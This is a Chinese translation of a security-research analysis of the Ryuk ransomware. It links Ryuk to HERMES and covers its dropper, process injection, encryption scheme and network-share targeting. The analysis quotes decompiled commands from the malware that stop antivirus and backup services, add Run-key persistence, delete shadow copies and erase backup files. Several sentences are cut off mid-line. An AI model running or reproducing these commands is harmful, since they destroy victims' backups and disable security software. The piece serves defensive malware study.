Ryuk勒索软件技术分析

angel010 / 2018-08-23 10:54:44 / 浏览数 2607 技术文章 技术文章 顶(0) 踩(0)

本文翻译自：https://research.checkpoint.com/ryuk-ransomware-targeted-campaign-break/

研究人员分析发现Ryuk勒索软件与HERMERS勒索软件有很多相似之处，因为研究人员认为使用Ryuk进行攻击的运营者要么是HERMES的运营者，或者Ryuk的开发者获取了

Ryuk概览

一般勒索软件都是通过大规模垃圾邮件活动和漏洞利用工具进行传播，而Ryuk更倾向于一种定制化的攻击。事实上，其加密机制也主要是用于小规模的行动的，比如只加密

Ryuk勒索信

从收集的样本中，一共有2个版本的勒索信发给了受害者，一封比较长的勒索赎金为50比特币（约32万美元），一封短的勒索赎金15-35比特币（最高22.4万美元），这就意



图1: 勒索信1



图2: 勒索信2

Ryuk vs HERMES

HERMES勒索软件首次出现于2017年10约，当时攻击的目标是台湾的远东国际银行。在攻击中，Lazarus组织通过SWIFT攻击窃取了6000万美元。可以说HERMES勒索软件

下面是对Ryuk和HERMES勒索软件的一个比较，通过比较，研究人员认为两个勒索软件的作者相同，或者Ryuk本就属于HERMES勒索软件。

恶意软件对比

研究人员检查Ryuk的代码发现其加密逻辑与HERMES勒索软件的加密逻辑相似。进一步比较加密文件的函数，研究人员发现其结构非常相似。下图是调用流图的比较：



图3: Ryuk和Hermes加密函数的调用流图

事实上，Ryuk甚至没有修改加密文件中的maker，两个恶意软件中用于确定文件是否被加密的用于生成、存放和验证maker的代码都是相同的：



图4: Ryuk和Hermes的maker生成

图5: Ryuk和Hermes的maker检查

另外，两个勒索软件中激活之前提到的路径的函数会执行相同的动作。比如，两个白名单文件夹，都在相同路径下写入batch脚本（`window.bat`），删除影子目录和备份文

Ryuk的32位和64位版本中的以上逻辑都是相同的。不同架构的代码相似性也是底层代码相同的一个标记。

技术分析

Dropper

Ryuk的dropper非常简单和直接，含有勒索软件的32位和64位模块。在执行时，dropper会用srand和GetTickCount函数生成一个5个字母的随机文件名。

前面提到的payload文件就会根据受害者的Windows版本写入对应目录中。如果版本是Windows XP或Windows 2000，文件就会创建到`\Documents and Settings\Default User\``■■■■■■■■■■■■■■■■■■■■\users\Public``目录中。

如果文件创建失败，dropper会尝试写入自己的目录，使用的文件名是原文件名+大写字母V。文件创建后，dropper会检查进程是否在Wow64下运行，然后根据检查的结果

最后，在中止程序前，dropper会调用`ShellExecuteW`来执行刚才写入的Ryuk勒索软件payload。

勒索软件二进制文件

运行时，Ryuk勒索软件会执行一个几秒钟的休眠，然后检查是否执行某参数。如果成功通过，就作为一个到文件的路径，该文件会用`DeleteFileW`方法删除。基于恶意软件

```
stop "Acronis VSS Provider" /y
stop "Enterprise Client Service" /y
stop "Sophos Agent" /y
stop "Sophos AutoUpdate Service" /y
stop "Sophos Clean Service" /y
stop "Sophos Device Control Service" /y
stop "Sophos File Scanner Service" /y
stop "Sophos Health Service" /y
stop "Sophos MCS Agent" /y
stop "Sophos MCS Client" /y
stop "Sophos Message Router" /y
stop "Sophos Safestore Service" /y
stop "Sophos System Protection Service" /y
stop "Sophos Web Control Service" /y
stop "SQLsafe Backup Service" /y
stop "SQLsafe Filter Service" /y
stop "Symantec System Recovery" /y
stop "Veeam Backup Catalog Data Service" /y
stop AcronisAgent /y
stop AcrSch2Svc /y
stop Antivirus /y
stop ARSM /y
stop BackupExecAgentAccelerator /y
stop BackupExecAgentBrowser /y
stop BackupExecDeviceMediaService /y
stop BackupExecJobEngine /y
stop BackupExecManagementService /y
stop BackupExecRPCService /y
stop BackupExecVSSProvider /y
stop bedbg /y
stop DCAgent /y
stop EPSecurityService /y
stop EPUpdateService /y
stop EraserSvc11710 /y
```

图6: 杀掉的进程和服务列表

驻留和进程枚举

为了确保恶意软件在系统重启后执行，Ryuk使用了一种直接转发的驻留技术，即用命令将自己写入运行注册表中：

```
reg add /C REG ADD “HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run” /v “svchos” /t REG_SZ /d
```

然后提升到SeDebugPrivilege权限以扩展后续动作中的能力，线程结构数组为注入做准备。数组中的每个记录表示系统中运行的一个运行进程，含有进程名、PID、表示进程

```
ProcessInfo     struc ; (sizeof=0x210, mappedto_65)
ProcesName      dw 260 dup(?)           ; base 16
PID             dd ?
ProcessOwnerAccountType dd ?
ProcessInfo     ends
```

图7: 表示系统中运行进程的数组记录

将前面提到的进程列表放在一起后，Ryuk就会循环并尝试注入代码到每个进程的地址空间。

注入方法

Ryuk使用了一种基本的注入技术，首先用OpenProcess获取目标进程的句柄，然后用VirtualAllocEx分类缓存到其地址空间。分配的缓存为恶意软件镜像的大小，而且要求

然后恶意软件会将当前虚拟镜像内容写入，并创建可以实现一些动作的线程。通过在预定义的分配基中的请求缓存中写入虚拟镜像，又没有适当的代码重定位过程，Ryuk存



图8: 注入方法和导致执行失败的bug

注入的代码

注入的代码有勒索软件用于文件加密的核心功能。首先是用预定义的key和字符串长度数组来解密API函数名字符串列表，字符串长度数组会被用于动态加载相关的函数。

在分析解密过程时，研究人员创建了IDA python脚本来自动解密字符串并对相关变量进行重命名。脚本代码见附录。

然后，恶意软件会尝试将仿制的文件写入Windows目录，而只有管理员权限才可以完成这个工作。如果文件创建失败，恶意软件就会尝试休眠一段时间，然后尝试进行5次同

如果文件成功创建，就会在Windows目录中的子文件夹中写入2个文件。第1个是PUBLIC，含有RSA公钥，第2个是UNIQUE_ID_DO_NOT_REMOVE，含有硬编码的key。这

加密方案

勒索软件会用一个相对直接的三层可信模型。可信模型的底层是攻击者的全局RSA密钥对，在感染期间密钥对的私钥对受害者是不可见的。模型的第二层是每个受害者的RSA

这是一种非传统的方法，如果相同的样本被用于感染多个受害者或相同的密钥对嵌入到多个样本中，则易受到pay-once, decrypt-many攻击。如果对每个新的样本生成新的密钥对，那么就是一个安全的模型。



图9: 嵌入每个受害者的RSA公钥

```
.data:0000000140028E20 per_victim_encrypted_privkey db 7
.data:0000000140028E21                              db    2
.data:0000000140028E22                              db    0
.data:0000000140028E23                              db    0
.data:0000000140028E24                              db    0
.data:0000000140028E25                              db 0A4h ; ¤
.data:0000000140028E26                              db    0
.data:0000000140028E27                              db    0
.data:0000000140028E28                              db  35h ; 5
.data:0000000140028E29                              db 0A8h ; ¨
.data:0000000140028E2A                              db 0E7h ; ç
.data:0000000140028E2B                              db 0DEh ; Þ
.data:0000000140028E2C                              db  68h ; h
.data:0000000140028E2D                              db  68h ; h
.data:0000000140028E2E                              db  77h ; w
.data:0000000140028E2F                              db 0BBh ; »
.data:0000000140028E30                              db 0BCh ; ¼
.data:0000000140028E31                              db  38h ; 8
.data:0000000140028E32                              db  2Ah ; *
.data:0000000140028E33                              db  57h ; W
.data:0000000140028E34                              db  68h ; h
.data:0000000140028E35                              db  38h ; 8
.data:0000000140028E36                              db 0A7h ; §
```


图10: 用全局密钥加密的嵌入每个受害者的RSA公钥

第三层是一个使用Win32API function
CryptGenKey对每个受害者文件生成密钥的标准AES对称加密。然后用CryptExportKey输出密钥，用第二层的密钥加密文件，并将加密的结果添加到加密文件中。在实际场
key，然后用CryptEncrypt或类似的方法加密结果。



图11: 每个文件生成AES key的集合

一旦所有的加密原语到位后，勒索软件会对受害者系统上的驱动和网络共享执行标准的递归扫描，加密除硬编码的白名单外的所有文件和目录，白名单包括“Windows”，
“Mozilla”，“Chrome”，“RecycleBin”，
“Ahnlab”。攻击者把web浏览器加入黑名单的一个原因是受害者需要读取勒索信息，购买加密货币等。但是攻击者加密受害者的韩国终端保护产品副本的原因尚不清楚，尤

研究人员还有一点疑惑就是HERMES勒索软件如何被重用并重命名为Ryuk勒索软件。除了明显重新maker的reademe文件外，从可信模型上看，没有什么差别。



图12: Ryuk勒索软件加密的文件

除了本地驱动外，Ryuk还会加密网络资源。首先调用WNetOpenEnum开始枚举，然后分配一个初始值为0的缓存。然后通过调用WNetEnumResource函数来填充缓存区。

对于Ryuk找出的网络资源，资源名会添加到一个之后用于加密这些网络资源的列表中，并用分号（“;”）隔开。

最后，Ryuk会破坏加密密钥，并执行删除影子备份和其他备份文件的.bat文件。

```
strcpy(
  shadow_copy_command,
  "vssadmin Delete Shadows /all /quiet\r\n"
  "vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB\r\n"
  "vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded\r\n"
  "vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB\r\n"
  "vssadmin resize shadowstorage /for=d: /on=d: /maxsize=unbounded\r\n"
  "vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB\r\n"
  "vssadmin resize shadowstorage /for=e: /on=e: /maxsize=unbounded\r\n"
  "vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB\r\n"
  "vssadmin resize shadowstorage /for=f: /on=f: /maxsize=unbounded\r\n"
  "vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB\r\n"
  "vssadmin resize shadowstorage /for=g: /on=g: /maxsize=unbounded\r\n"
  "vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB\r\n"
  "vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded\r\n"
  "vssadmin Delete Shadows /all /quiet\r\n"
  "del /s /f /q c:\\*.VHD c:\\*.bac c:\\*.bak c:\\*.wbcat c:\\*.bkf c:\\Backup*.* c:\\backup*.* c:\\*.set c:\\*.win c:\\"
  "*.dsk\r\n"
  "del /s /f /q d:\\*.VHD d:\\*.bac d:\\*.bak d:\\*.wbcat d:\\*.bkf d:\\Backup*.* d:\\backup*.* d:\\*.set d:\\*.win d:\\"
  "*.dsk\r\n"
  "del /s /f /q e:\\*.VHD e:\\*.bac e:\\*.bak e:\\*.wbcat e:\\*.bkf e:\\Backup*.* e:\\backup*.* e:\\*.set e:\\*.win e:\\"
  "*.dsk\r\n"
  "del /s /f /q f:\\*.VHD f:\\*.bac f:\\*.bak f:\\*.wbcat f:\\*.bkf f:\\Backup*.* f:\\backup*.* f:\\*.set f:\\*.win f:\\"
  "*.dsk\r\n"
  "del /s /f /q g:\\*.VHD g:\\*.bac g:\\*.bak g:\\*.wbcat g:\\*.bkf g:\\Backup*.* g:\\backup*.* g:\\*.set g:\\*.win g:\\"
  "*.dsk\r\n"
